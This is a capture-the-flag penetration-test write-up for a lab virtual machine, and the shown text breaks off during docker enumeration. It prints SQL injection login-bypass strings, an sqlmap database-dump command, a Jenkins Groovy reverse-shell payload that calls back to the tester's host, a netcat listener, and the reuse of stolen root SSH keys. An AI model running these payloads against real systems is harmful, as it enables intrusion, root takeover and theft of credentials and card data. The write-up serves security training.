

## Table of Contents

Summary of CTF .....	1
Challenge / Task .....	1
Flaw(s) Identified.....	1
<i>CTF WRITEUP</i> .....	2
Technical Findings .....	2
1. Setting up CTF Virtual appliance .....	2
2. Identifying the IP addresses assigned to the CTF BOX.....	2
3. Initial Scanning & Enumeration .....	3
4. Vulnerability Scanning – PORT 22 .....	3
5. Vulnerability Scanning – PORT 80.....	4
6. Vulnerability Scanning – PORT 10080.....	4
7. Initial Observation from port scanning .....	4
8. PORT 10080 – HTTP Web service Exploitation .....	6
9. Main.go Code Analysis.....	11

## Summary of CTF

### Challenge / Task

1. Get root access on the host OS. – Completed [see page 10](#)
2. Get access to encrypted Credit Card Numbers. – Completed [see page 10](#)

```
CCNumberCrypted: cbF4jeMwn5lQzuRRXe4=
CCNumberCrypted: cb15h+Mzl5pZxeNSWe3b
```

3. Access and/or reverse encrypted CCNs to plaintext. – Completed [see page 13](#)

```
38520000023237
344803839941749
```

4. Get Mr. Scott's (Michael Scott) plaintext CCN. – Completed [see page 13](#)

```
344803839941749
```

### Flaw(s) Identified

1. SQL Injection (Lack of input validation)
2. Abuse of privileges (excessive use of root privileges)
3. Generated SSH keys without passphrase

## CTF WRITEUP

### Technical Findings

Application technical findings represent issues within the application that directly relate to a



#### 1. Setting up CTF Virtual appliance

Below were the steps taken to setup the halborn\_attackVM OVA with Vmware Fusion.

1. Import OVA with VMware Fusion
2. set network adapter as NAT.




Figure 1: Successful import and setup of the CTF virtual appliance



#### 2. Identifying the IP addresses assigned to the CTF BOX

Discover the CTF system IP address

- I identified the subnet assigned to the NAT adapter – 172.16.142.0/24
- I used the Nmap Disable Port Scan (-sn) flag. – (nmap -sn 172.16.142.0/24)




Figure 2: This discovered the IP address: 172.16.142.250



### 3. Initial Scanning & Enumeration

- Scanned for open ports.

```
nmap -v 172.16.142.250 -p- -Pn
```

```
Stats: 0:13:22 elapsed; 0 hosts completed (1 up), 1 undergoing Connect Scan
Connect Scan Timing: About 29.41% done; ETC: 18:38 (0:32:05 remaining)
Connect Scan Timing: About 34.45% done; ETC: 18:38 (0:29:48 remaining)
Connect Scan Timing: About 39.51% done; ETC: 18:38 (0:27:30 remaining)
Stats: 0:18:26 elapsed; 0 hosts completed (1 up), 1 undergoing Connect Scan
Connect Scan Timing: About 40.57% done; ETC: 18:38 (0:27:00 remaining)
Stats: 0:18:26 elapsed; 0 hosts completed (1 up), 1 undergoing Connect Scan
Connect Scan Timing: About 40.57% done; ETC: 18:38 (0:27:00 remaining)
Connect Scan Timing: About 45.62% done; ETC: 18:38 (0:24:43 remaining)
Connect Scan Timing: About 50.68% done; ETC: 18:38 (0:22:25 remaining)
Discovered open port 10080/tcp on 172.16.142.250
Connect Scan Timing: About 55.75% done; ETC: 18:38 (0:20:06 remaining)
Connect Scan Timing: About 72.11% done; ETC: 18:33 (0:11:18 remaining)
Connect Scan Timing: About 78.20% done; ETC: 18:31 (0:08:22 remaining)
Connect Scan Timing: About 88.66% done; ETC: 18:27 (0:03:56 remaining)
Completed Connect Scan at 18:24, 1886.79s elapsed (65535 total ports)
Nmap scan report for 172.16.142.250
Host is up (0.000062s latency).
Not shown: 65333 filtered tcp ports (no-response), 4 filtered tcp ports (host-unreach), 195 closed tcp ports (conn-refused)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
10080/tcp open  amanda

Read data files from: /usr/local/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 1886.97 seconds
→ ~
```

Figure 3: This discovered Open ports: 22,80,10080



### 4. Vulnerability Scanning – PORT 22

Used nmap to perform vulnerability scan on the port 22

```
nmap -v 172.16.142.250 -sV -sC -p 22 --script vuln -Pn
```

```
admnurudini@Adam-Infosec:~/go
└── nmap (nmap)      %1 ━━━━ ~ (zsh)          %2 ━━━━ nmap (nmap)      %3 ━━━━ ~go (zsh)        %4 ━━━━ ~/go/src/app (zsh)      %5
Completed NSE at 22:22, 4.24s elapsed
Initiating NSE at 22:22
NSE: [tis=ticketbleed] Not running due to lack of privileges.
Completed NSE at 22:22, 0.00s elapsed
Nmap scan report for 172.16.142.250
Host is up (0.00038s latency).

PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.2p2 (protocol 2.0; HPN-SSH patch 14v4)
| vulners:
|   cpe: a:openbsd:openssh:7.2p2:
|     PACKETSTORM:140070 7.8 https://vulners.com/packetstorm/PACKETSTORM:140070 *EXPLOIT*
|     EXPLOITPACK:5BCA798C6B71FAE29334297EC0B6A09 7.8 https://vulners.com/exploitpack/EXPLOITPACK:5BCA798C6B71FAE29334297EC0B6A09 *EXPLOIT*
|       EDB-ID:40888 7.8 https://vulners.com/exploitdb/EDB-ID:40888 *EXPLOIT*
|     CVE-2016-8858 7.8 https://vulners.com/cve/CVE-2016-8858
|     CVE-2016-6515 7.8 https://vulners.com/cve/CVE-2016-6515
|       1337DAY-ID-26494 7.8 https://vulners.com/zdt/1337DAY-ID-26494 *EXPLOIT*
|       SSV:92579 7.5 https://vulners.com/seebug/SSV:92579 *EXPLOIT*
|     CVE-2016-10009 7.5 https://vulners.com/cve/CVE-2016-10009
|       1337DAY-ID-26576 7.5 https://vulners.com/zdt/1337DAY-ID-26576 *EXPLOIT*
|       SSV:92582 7.2 https://vulners.com/seebug/SSV:92582 *EXPLOIT*
|     CVE-2016-10012 7.2 https://vulners.com/cve/CVE-2016-10012
|       CVE-2015-8325 7.2 https://vulners.com/cve/CVE-2015-8325
|       SSV:92580 6.9 https://vulners.com/seebug/SSV:92580 *EXPLOIT*
|     CVE-2016-10010 6.9 https://vulners.com/cve/CVE-2016-10010
|       1337DAY-ID-26577 6.9 https://vulners.com/zdt/1337DAY-ID-26577 *EXPLOIT*
|     EXPLOITPACK:98FE96309F952488C84C508837551A19 5.8 https://vulners.com/exploitpack/EXPLOITPACK:98FE96309F952488C84C508837551A19 *EXPLOIT*
|     EXPLOITPACK:5330EA02EBDE345BFC906000D97F9E97 5.8 https://vulners.com/exploitpack/EXPLOITPACK:5330EA02EBDE345BFC906000D97F9E97 *EXPLOIT*
|       EDB-ID:46516 5.8 https://vulners.com/exploitdb/EDB-ID:46516 *EXPLOIT*
|       EDB-ID:46193 5.8 https://vulners.com/exploitdb/EDB-ID:46193 *EXPLOIT*
|     CVE-2019-6111 5.8 https://vulners.com/cve/CVE-2019-6111
|       1337DAY-ID-32328 5.8 https://vulners.com/zdt/1337DAY-ID-32328 *EXPLOIT*
|       1337DAY-ID-32009 5.8 https://vulners.com/zdt/1337DAY-ID-32009 *EXPLOIT*
|       SSV:91041 5.5 https://vulners.com/seebug/SSV:91041 *EXPLOIT*
|     PACKETSTORM:140019 5.5 https://vulners.com/packetstorm/PACKETSTORM:140019 *EXPLOIT*
|     PACKETSTORM:136234 5.5 https://vulners.com/packetstorm/PACKETSTORM:136234 *EXPLOIT*
|       EXPLOITPACK:F92411A645D85F05B0B0274FD222226F 5.5 https://vulners.com/exploitpack/EXPLOITPACK:F92411A645D85F05B0B0274FD222226F *EXPLOIT*
|       EXPLOITPACK:9F2E746846C3C623A27A441281EAD13B 5.5 https://vulners.com/exploitpack/EXPLOITPACK:9F2E746846C3C623A27A441281EAD13B *EXPLOIT*
|       EXPLOITPACK:1902C998CBF9154396911926B4C3B330 5.5 https://vulners.com/exploitpack/EXPLOITPACK:1902C998CBF9154396911926B4C3B330 *EXPLOIT*
```

Figure 4: This provided me with banner data on the ssh and some CVE's



## 5. Vulnerability Scanning – PORT 80

Used nmap to perform vulnerability scan on the port 80

```
nmap -v 172.16.142.250 -sV -sC -p 80 --script vuln -Pn
```

```

nmap (nmap)  #1 | ~ (zsh) #2 | nmap (nmap) #3 | ~/go (zsh) #4 | ~/go/src/app (zsh) #5 |
Initiating NSE at 22:35
NSE: [tls-ticketbleed] Not running due to lack of privileges.
Completed NSE at 22:35; 0.01s elapsed
Nmap scan report for 172.16.142.250
Host is up (0.00052s latency).

PORT      STATE SERVICE VERSION
80/tcp    open  http   Golang net/http server (Go-IPFS json-rpc or InfluxDB API)
|_http-csrf: Couldn't find any CSRF vulnerabilities.
|_http-dombased-xss: Couldn't find any DOM based XSS.
| http-slowloris-check:
|   VULNERABLE:
|     Slowloris DOS attack
|       State: LIKELY VULNERABLE
|       IDs: CVE:2007-6750
|         Slowloris tries to keep many connections to the target web server open and hold
|         them open as long as possible. It accomplishes this by opening connections to
|         the target web server and sending a partial request. By doing so, it starves
|         the http server's resources causing Denial Of Service.

| Disclosure date: 2009-09-17
| References:
|   http://ha.ckers.org/slowloris/
|   https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2007-6750
|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.

NSE: Script Post-scanning.
Initiating NSE at 22:35
Completed NSE at 22:35; 0.00s elapsed
Initiating NSE at 22:35
Completed NSE at 22:35; 0.00s elapsed
Read data files from: /usr/local/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 551.66 seconds

```

Figure 5: This provided me with banner data on the HTTP service on port 80



## 6. Vulnerability Scanning – PORT 10080

Discover the CTF system IP address

```
nmap -v 172.16.142.250 -sV -sC -p 10080 --script vuln -Pn
```

```

Nmap scan report for 172.16.142.250
Host is up (0.0024s latency).

PORT      STATE SERVICE VERSION
10080/tcp open  http   Golang net/http server (Go-IPFS json-rpc or InfluxDB API)
| http-slowloris-check:
|   VULNERABLE:
|     Slowloris DOS attack
|       State: LIKELY VULNERABLE
|       IDs: CVE:2007-6750
|         Slowloris tries to keep many connections to the target web server open and hold
|         them open as long as possible. It accomplishes this by opening connections to
|         the target web server and sending a partial request. By doing so, it starves
|         the http server's resources causing Denial Of Service.

| Disclosure date: 2009-09-17
| References:
|   https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2007-6750
|   http://ha.ckers.org/slowloris/
| http-enum:
|_ /s/: Potentially interesting folder
|_ http-passwd: ERROR: Script execution failed (use -d to debug)
|_ http-stored-xss: Couldn't find any stored XSS vulnerabilities.
| http-csrf:
| Spidering limited to: maxdepth=3; maxpagecount=20; withinhost=172.16.142.250
| Found the following possible CSRF vulnerabilities:

| Path: http://172.16.142.250:10080/
| Form id: loginform
|_ Form action: /Login
|_ http-dombased-xss: Couldn't find any DOM based XSS.

```

Figure 6: This provided me with HTTP service with detailed banner information and some interesting data. A path /s/ and a login form.



## 7. Initial Observation from port scanning

**## - Port 22**

SSH service was confirmed from the nmap scan

**## - Port 80**

HTTP service identified from the nmap scan.

**## - Port 10080**

- HTTP service identified from the nmap scan.
- HTTP GET Request to the service on port 10080 resulted in an ERROR

"This address uses a network port which is normally used for purposes other than Web browsing. Firefox has canceled the request for your protection."




Figure 7: This address is restricted

- Curl Request to the HTTP service confirm that a web service with a login page is available.

```

nmap (nmap)      *1 |      ~ (zsh)      *2 |      nmap (nmap)      *3 |      ~/go (zsh)      *4 |      ~/go/src/app (zsh)      *5 |
+ app curl -k http://172.16.142.250:10080/
<a href="/login">Found</a>.

+ app curl -k http://172.16.142.250:10080/login
<!DOCTYPE html>
<html lang="en">
<head>
  <meta charset="utf-8">
  <title>Sign in - Worf</title>
  <link href="/s/semantic.min.css" rel="stylesheet"/>
  <style type="text/css">
body {
  background-color: #DADADA;
}
body > .grid {
  height: 100%;
}
.image {
  margin-top: -100px;
}
.column {
  max-width: 450px;
}
</style>
<script type="text/javascript" src="/s/jquery-1.11.3.min.js"></script>
<script type="text/javascript" src="/s/semantic.min.js"></script>
<script>
$(document).ready(function() {
  $('#LoginForm')
    .form({
      on: 'blur',
      fields: {
        username: {
          ...
        }
      }
    })
    .on('submit', function(e) {
      e.preventDefault();
      var form = $(this);
      var url = form.attr('action');
      var method = form.attr('method');
      var data = form.serialize();
      $.ajax({
        url: url,
        method: method,
        data: data,
        success: function(response) {
          ...
        }
      });
    });
});
</script>

```

Figure 8: Curl request to the service on port 10080 was successful – Login page confirmed on the service.

- Further research indicated that port 10080 is a restricted port on browsers.
- The resource below allowed me to override the restriction to access the HTTP service.

<https://support.mozilla.org/en-US/questions/1083282>




Figure 9: HTTP service on 10080 restrictions on browser bypassed.

-- I conducted intrusive directory enumeration which resulted in the discovery of interesting contents

1. <http://172.16.142.250:10080>
2. </s/>
3. </login>
4. </logout>
5. </a/>
6. </a/dashboard>
7. </a/hooks>

```
v0.3.8
Extensions: /, php, aspx, txt, zip | HTTP method: get | Threads: 10 | Wordlist size: 87646
Error Log: /Users/adammurudini/Documents/tools/Web/Recon/direnum/dirsearch/logs/errors-22-08-27_09-48-11.log
Target: http://172.16.142.250:10080

[00:48:11] Starting:
[00:48:11] 302 - 29B - / -> /login
[00:48:11] 200 - 2KB - /login
[00:48:32] 200 - 2KB - /logout
[00:49:15] 301 - 0B - /http%3A%2F%2Fwww -> /http://www
[00:49:15] 301 - 0B - /http%3A%2F%2Fyoutube -> /http://youtube
[00:49:17] 301 - 0B - /http%3A%2F%2Fblogs -> /http://blogs
[00:49:17] 301 - 0B - /http%3A%2F%2Fblog -> /http://blog
[00:49:54] 301 - 0B - %2A%2Ahttp%3A%2F%2Fwww -> %2A%2Ahttp://www

Task Completed
= dirsearch git:(master) x ./dirsearch.py -u http://172.16.142.250:10080/a/ -e /,php,aspx,txt,zip -w ~/Documents/tools/Web/Repositories/wordlist/all.txt -t 50
v0.3.8
Extensions: /, php, aspx, txt, zip | HTTP method: get | Threads: 50 | Wordlist size: 2178750
Error Log: /Users/adammurudini/Documents/tools/Web/Recon/direnum/dirsearch/logs/errors-22-08-27_10-11-34.log
Target: http://172.16.142.250:10080/a/

[10:11:34] Starting:
[10:11:34] 301 - 0B - / -> /
[10:11:34] 301 - 0B - /a/ -> /a
[10:21:24] 401 - 36B - /a/dashboard
[10:26:13] 401 - 36B - /a/hooks
[10:26:22] 301 - 0B - /a/http%3A%2F%2Fwww -> /a/https://www
[10:26:22] 400 - 15B - http://this%40$%$%,issomerandom%21%40%23%%5E%2A%28%29_,com

Task Completed
```

Figure 10: Automated directory enumeration with Dirsearch



## 8. PORT 10080 – HTTP Web service Exploitation


-- The login page was vulnerable to SQL injection.

Figure 11: Fuzzing the login page with SQLi payload from Seclist repository using Burpsuite.

Examination of the Burp intruder fuzzing results list revealed some request with unusual length. Further checks indicate that these sqli payload bypassed the authentication control or login page.

The payload below was used to bypass the authentication manually


```
' or 0=0 --  
x7vepc7p' OR 2/*
```



*Figure 12: Login page bypassed with SQL Injection.*

-- The Sqlmap command below with a saved get request from Burpsuite allowed me to dump the database.

```
sqlmap -r pos --dump-all --dbms sqlite --risk=3 --level=3 -batch
```



The screenshot shows the SQLMap interface with the following text output:

```

Parameter: username (POST)
Type: boolean-based blind
Title: OR boolean-based blind - WHERE or HAVING clause
Payload: username='OR 4573=4573-- l0tN6password=empty

Type: stacked queries
Title: SQLite > 2.0 stacked queries (heavy query - comment)
Payload: username='empty';SELECT LIKE(CHAR(65,66,67,68,69,70,71),UPPER(HEX(RANDOMBLOB(500000000/2))))--&password=empty

Type: UNION queries
Title: Generic UNION query (NULL) - 3 columns
Payload: username=' UNION ALL SELECT CHAR(113,113,120,107,113)||CHAR(74,76,116,121,119,99,100,98,106,78,116,82,76,115,99,86,116,107,89,75,109,72,79,109,89,110,79,114,106,117,102,98,108,66,72,111,99,86,105,85)||CHAR(113,106,106,98,113),NULL,NULL-- oxwmpassword=empty

[23:27:32] [INFO] testing SQLite
[23:27:32] [INFO] confirming SQLite
[23:27:32] [INFO] actively fingerprinting SQLite
[23:27:32] [INFO] the back-end DBMS is SQLite
back-end DBMS: SQLite
[23:27:32] [INFO] sqmap will dump entries of all tables from all databases now
[23:27:32] [INFO] fetching tables for database: 'SQLite_masterdb'
[23:27:32] [INFO] fetching columns for table 'users'
[23:27:32] [INFO] fetching entries for table 'users'
Database: <current>
Table: users
[1 entry]
+-----+-----+-----+
| id | password | username |
+-----+-----+-----+
| 1 | @e\(\\\&r=r\)-wo+bn\\\(\p[m0k5=+1,\#n# | ctf |
+-----+-----+-----+
[23:27:32] [INFO] table 'SQLite_masterdb.users' dumped to CSV file '/Users/adammurudini/.sqlmap/output/172.16.142.250/dump/SQLite_masterdb/users.csv'
[23:27:32] [INFO] fetched data logged to text files under '/Users/adammurudini/.sqlmap/output/172.16.142.250'
[*] ending at 23:27:32 /2022-08-31

```

Figure 13: Login page SQLi exploitation with SQLMAP – Database full dump.

-- I tested the dumped password from the DB in combination with root username to SSH into port 22 but was not successful.

#### -- Observation

Both username and password input parameters were vulnerable to SQL Injection.

-- Successful login into the application resulted in the discovery of a dashboard that display

- |   |
|---|
| <ol style="list-style-type: none"> <li>1. service listing</li> <li>2. -card server</li> <li>3. -Jenkins server</li> <li>4. -SSH server</li> <li>5. -web hooks interface that provides the functionality to initiate GET, POST and HEAD requests.</li> <li>6.</li> </ol> |
|---|

-- After interacting with the dashboard i was able to use the webhook to interact with the jenkins service which was listening on the loopback (127.0.0.1) with port 8080.

-- A few research provided me with the ability to abuse the jenkins scripts functionality to obtain reverse shell (RCE).

Resource: <https://blog.pentesteracademy.com/abusing-jenkins-groovy-script-console-to-get-shell-98b951fa64a6>

-- Jenkins script with reverse shell payload

<pre> script=String+host="172.16.142.248"; int+port=22; String+cmd="bash"; Process+p=new+ProcessBuilder(cmd).redirectErrorStream(true).start();Socket+s=new+Socket(host,port); InputStream+pi=p.getInputStream(),pe=p.getErrorStream(),+si=s.getInputStream();OutputStream +po=p.getOutputStream(),so=s.getOutputStream();while(!s.isClosed()){while(pi.available()&gt;0)so.write(pi.read());while(pe.available()&gt;0)so.write(pe.read());while(si.available()&gt;0)po.write(si.read());so.flush();po.flush();Thread.sleep(50);try {p.exitValue();break;}catch (Exception+e){}};p.destroy();s.close();&amp;Submit=Run </pre>
---

Services > Web Hooks

Logout

## Web Hooks

URL

Request Method

Content-Type

Body

```
script=String+host="172.16.142.248";
int+port=22;
String+cmd="bash";
Process+p=new+ProcessBuilder(cmd).redirectErrorStream(true).start();Socket+s=new+Socket(host,port);
InputStream+pir=p.getInputStream();OutputStream+pos=p.getOutputStream();OutputStream+so=s.getOutputStream();while(!s.isClosed())
{if(pir.available()>0){writer.write((char)pir.read());}if(so.available()>0){writer.write((char)so.read());}if(pos.available()>0){writer.write((char)pos.read());}Thread.sleep(5);}
```

Submit

*Figure 14: Abusing Jenkins script for reverse shell connection (RCE).*

-- Shell and RCE obtained was on the jenkins server

```
root@iphone: ~ x root@iphone: ~ x root@iphone: ~ x
root@iphone:# nc -nlvp 22
listening on [any] 22 ...
connect to [172.16.142.248] from (UNKNOWN) [172.16.142.250] 36945
id
uid=0(root) gid=0(root) groups=0(root),1(bin),2(daemon),3(sys),4(adm),6(disk),10(wheel),11(floppy),20(dialout),26(tape),27(video)
whoami
root
hostname
051cdbb7eebd
ls
LinEnum.sh
bin
dev
etc
home
lib
lib64
linuxrc
media
mnt
opt
proc
root
run
sbin
sys
tmp
Web Hooks

URL
http://0.0.0.0:8080/script

Request Method
GET /script HTTP/1.1
Host: 172.16.142.248
User-Agent: curl/7.54.0
Accept: */*
Content-Type
application/x-www-form-urlencoded
```

*Figure 15: Received reverse shell connection using netcat listener*

-- Did recon and found ssh key /root/.ssh on the jenkins docker server  
-- copied the key to my system and changed the permission

-- The ssh keys also granted me root access to the host ctf VM

-- This enabled me to solve the first task on the CTF - (ROOT FLAG CAPTURE)

Figure 16: Discovered private ssh keys in the `~/ssh` directory

```

root@iphone:~/Desktop# ls
'CVE-2017-12617'  HTB  id_rsa  image  request.txt  revplus.php  revpro.php  sendmail  update.shl  wordlist  wp6.sh
root@iphone:~/Desktop#
root@iphone:~/Desktop#
root@iphone:~/Desktop# chmod 600 id_rsa
root@iphone:~/Desktop# ssh -i id_rsa root@172.16.142.250
Welcome to Alpine! Linux 3.10 Kali training  Kali Tools  Kali Forums  Kali Docs  NetHunter  Offensive Security  MSFU  Exploit-DB  GHDB

The Alpine Wiki contains a large amount of how-to guides and general
information about administrating Alpine systems.
See <http://wiki.alpinelinux.org>.

You can setup the system with the command: setup-alpine
You may change this message by editing /etc/motd.

aplab:# ls
LinEnum.sh  dockerfiles  foo
aplab:# whoami
root
aplab:# hostname
Request Method
aplab
aplab:# [REDACTED]
Content-Type

```

Figure 17: Copied the private ssh keys and used that to gain root access to the the CTF box (ROOT FLAG CAPTURED)

--Did recon and found docker running on the host.

-- Checked docker container processes running

```
docker ps // Docker command to list all containers
```

```

root@iphone:~/Desktop# ls
